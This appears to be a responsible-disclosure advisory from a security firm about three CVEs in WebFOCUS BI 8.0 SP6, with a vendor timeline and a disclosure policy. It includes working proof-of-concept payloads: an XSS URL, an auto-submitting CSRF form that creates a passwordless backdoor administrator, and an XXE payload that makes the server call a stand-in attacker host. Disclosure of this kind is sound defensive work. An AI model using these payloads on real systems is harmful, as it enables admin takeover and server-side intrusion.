Multiple Vulnerabilities in WebFOCUS BI (v.8.0 SP6)

2020-06-22

Background

WebFOCUS BI 8.0 (SP6) was prone to a multiple vulnerabilities including cross-site scripting (CVE-2020-14202), cross-site request forgery (CVE-2020-14203), and XXE injection (CVE-2020-14204). These vulnerabilities have been patched by the vendor in newer versions of WebFOCUS BI. An attacker could leverage these issues to:

- Execute JavaScript within the context of a victim's browser.
- Make arbitrary web requests to privileged parts of the application (including requests resulting in remote code execution by leveraging CVE-2016-9044 or creating a backdoor administrative user account).
- Perform blind enumeration of files, directories, and network services on the local system.

Vendor Link: Information Builders (WebFOCUS)

WebFOCUS BI is a business intelligence and analytics software that "provides organizations with everything they need to turn every kind of data into actionable insights for real business outcomes." This platform seeks to organize, share, and optimize business data to all parts of the organization. It is a Java-based software that supports a MSSQL back-end encompassing many different integration options.


Vulnerable version: 8.0 (SP6).

Vulnerability - Unauthenticated XSS in Login Page (CVE-2020-14202)

WebFOCUS Business Intelligence has a cross-site scripting vulnerability because it fails to sufficiently sanitize user-supplied input. An attacker may leverage this issue to execute arbitrary script code in the browser of an unsuspecting user in the context of the affected site. This may allow the attacker to steal cookie-based authentication credentials and to launch other attacks.

Steps:

1. Within a browser such as Google Chrome, navigate to the affected URL: hxxps:///webfocusbi.mysite.com/ibi_apps/WFServlet?%22%3e%3cscript%3ealert(%22XSS+in+Arbitrary+Parameter%22)%3C/script%3E%3C%22=foobar
2. Observe that a pop up appears, indicating that JavaScript was injected into the page and executed.



Screenshot showing request, website response, and JavaScript execution.

Vulnerability - CSRF in Administration Panel (CVE-2020-14203)


WebFOCUS Business Intelligence allows a Cross-Site Request Forgery (CSRF) attack within the /ibi_apps/WFServlet(.ibfs) endpoint. Leveraging this bug, an attacker may cause a victim user to conduct actions within the application. For example, an administrative user may be caused to create a malicious administrative user with no password.

Steps to leverage CSRF to create a backdoor administrator:

1. The victim (administrative user) authenticates to the WebFOCUS administration panel ("/ibi_apps/") as an administrator.
2. The victim visits a page with attacker-controlled content. This may be an internal SharePoint site or a website on the internet.
3. . The attacker-controlled content contains the following HTML and JavaScript, which instructs the browser to add a new administrative user ("h00p") with no password.

```
<script>history.pushState('', '', '/')</script>
<form action="hxxps://webfocusbi.mysite.com/ibi_apps/WFServlet.ibfs">
        <input type="hidden" name="IBFS1_action" value="createUser" />
        <input type="hidden" name="IBFS_name" value="h00p" />
        <input type="hidden" name="IBFS_description" value="h00p" />
        <input type="hidden" name="IBFS_password" value="" />
        <input type="hidden" name="IBFS_email" value="" />
        <input type="hidden" name="IBFS_status" value="ACTIVE" />
        <input type="hidden" name="IBFS_initGroup" value="IBFS:/SSYS/GROUPS/Administrators" />
            <input type="hidden" name="IBFS_pSetList" value="" />
            <input type="submit" value="Submit request" />
</form>
<script>
        document.forms[0].submit();
</script>
```

4. When viewing the list of administrative users, the victim will notice that a new administrative user ("h00p") was added to the WebFOCUS BI application.



The top left window displays the CSRF (HTML + JavaScript) payload. The IBIWF_SES_AUTH_TOKEN was not included in the request. This page was opened by the browser on the bottom left. The browser made a request to the vulnerable WebFOCUS BI application, which returned a "SUCCESS" response. Within the browser on the right, a new administrative user "h00p" is shown as part of the “Administrators” group.

Vulnerability - XXE in Administration Panel (CVE-2020-14204)

WebFOCUS Business Intelligence administration portal allows remote attackers to read arbitrary local files or forge server-side HTTP requests via a crafted HTTP request to /ibi_apps/WFServlet.cfg because XML external entities injection is possible. This is related to making changes to the application repository configuration. The XML parser used by the application is configured unsafely, allowing administrative users to inject external XML entities into the application.

Steps:

1. As an administrative user, browse to the following URL: hxxps://webfocusbi.mysite.com /ibi_apps/WFServlet.cfg?IBICFG_action=CFGPUT&IBICFG_objtype=WEBCONFIG&IBICFG_content=%3C%3Fxml+version%3D%271.0%27+encoding%3D%27ISO-8859-1%27+%3F%3E%3C!DOCTYPE+foo+SYSTEM+"http://attackerURL.com/foo.dtd"%3E%3Cibwfrpc+name%3D%27CFGPUT%27%3E%3Cobject+type%3D%27webconfig%27%3E%3C%2Fobject%3E%3Creturncode%3E10000%3C%2Freturncode%3E%3C%2Fibwfrpc%3E
2. The IBICFG_content parameter corresponds to the following when URL-decoded:

```
<?xml+version='1.0'+encoding='ISO-8859-1'+?>
<!DOCTYPE+foo+SYSTEM+"http://attackerURL.com/foo.dtd">
    <ibwfrpc+name='CFGPUT'>
        <object+type='webconfig'></object>
        <returncode>10000</returncode>
</ibwfrpc>
```

3. This request will result in a HTTP request sent to attackerURL.com from the victim server.
4. It also possible to enumerate open ports, local files, or network files with a time-based attack.

Note: no screenshots are available due to the complexity of the timing attack. The timing attack was conducted by accessing local (network drive) files over SMB (file:///sharedrive/name/file.txt). Files which existed took <1s to return a response. Files which did not exist took >10s to return a response.

Disclosure Timeline

- 2020-02-28 - Initial responsible disclosure email sent to Information Builders (IBI) tech support (as indicated by their website).
- 2020-03-17 - IBI responded to inquiry and asked for additional information.
- 2020-03-17 - Sent vulnerability details and screenshots to IBI. Suggested 90-day disclosure date (6/15).
- 2020-03-23 - Sent follow-up email to IBI requesting confirmation of vulnerabilities (no response).
- 2020-04-17 - Again, asked IBI if they had reviewed the vulnerabilities (no response).
- 2020-06-15 - Sent additional follow-up email to IBI informing them that the vulnerabilities would be submitted for CVE and public disclosure by 6/22.
- 2020-06-15 - IBI replied that the vulnerabilities were fixed years ago.
- 2020-06-19 - CVEs received and sent to IBI.
- 2020-06-22 - Public Disclosure.

Vulnerability Disclosure Policy

Hooper Labs takes security issues seriously. We believe in working with relevant stakeholders to achieve coordinated disclosure within a reasonable period of time. We also adhere to the industry-standard 90-day disclosure deadline, where vendors are notified of vulnerabilities immediately, with details shared to the public after 90 days (or sooner if the issues are resolved earlier).

Common Vulnerabilities and Exposures (CVEs) are an industry standard for identifying vulnerabilities (link). This system is a method for reference and tracking of publicly-known exposures. A CVE is a way to uniquely reference vulnerabilities across systems and Mitre Corporation is the primary CVE Numbering Authority (CNA) for the program. We believe that users have a right to know their exposures in order to make informed risk decisions.

Hooper Labs does not participate in bug bounty programs, but instead relies on responsible disclosure (link). Effectively communicating vulnerabilities and risks to the vendor, users, and public ensure that risk can be documented, calculated, and mitigated. We hope that through this process the Information Domain may be marginally safer.

Contact Us

If you have any questions, suggestions, or concerns, please reach out on Twitter (@nopantrootdance). Feel free to contribute to any of the projects on GitHub.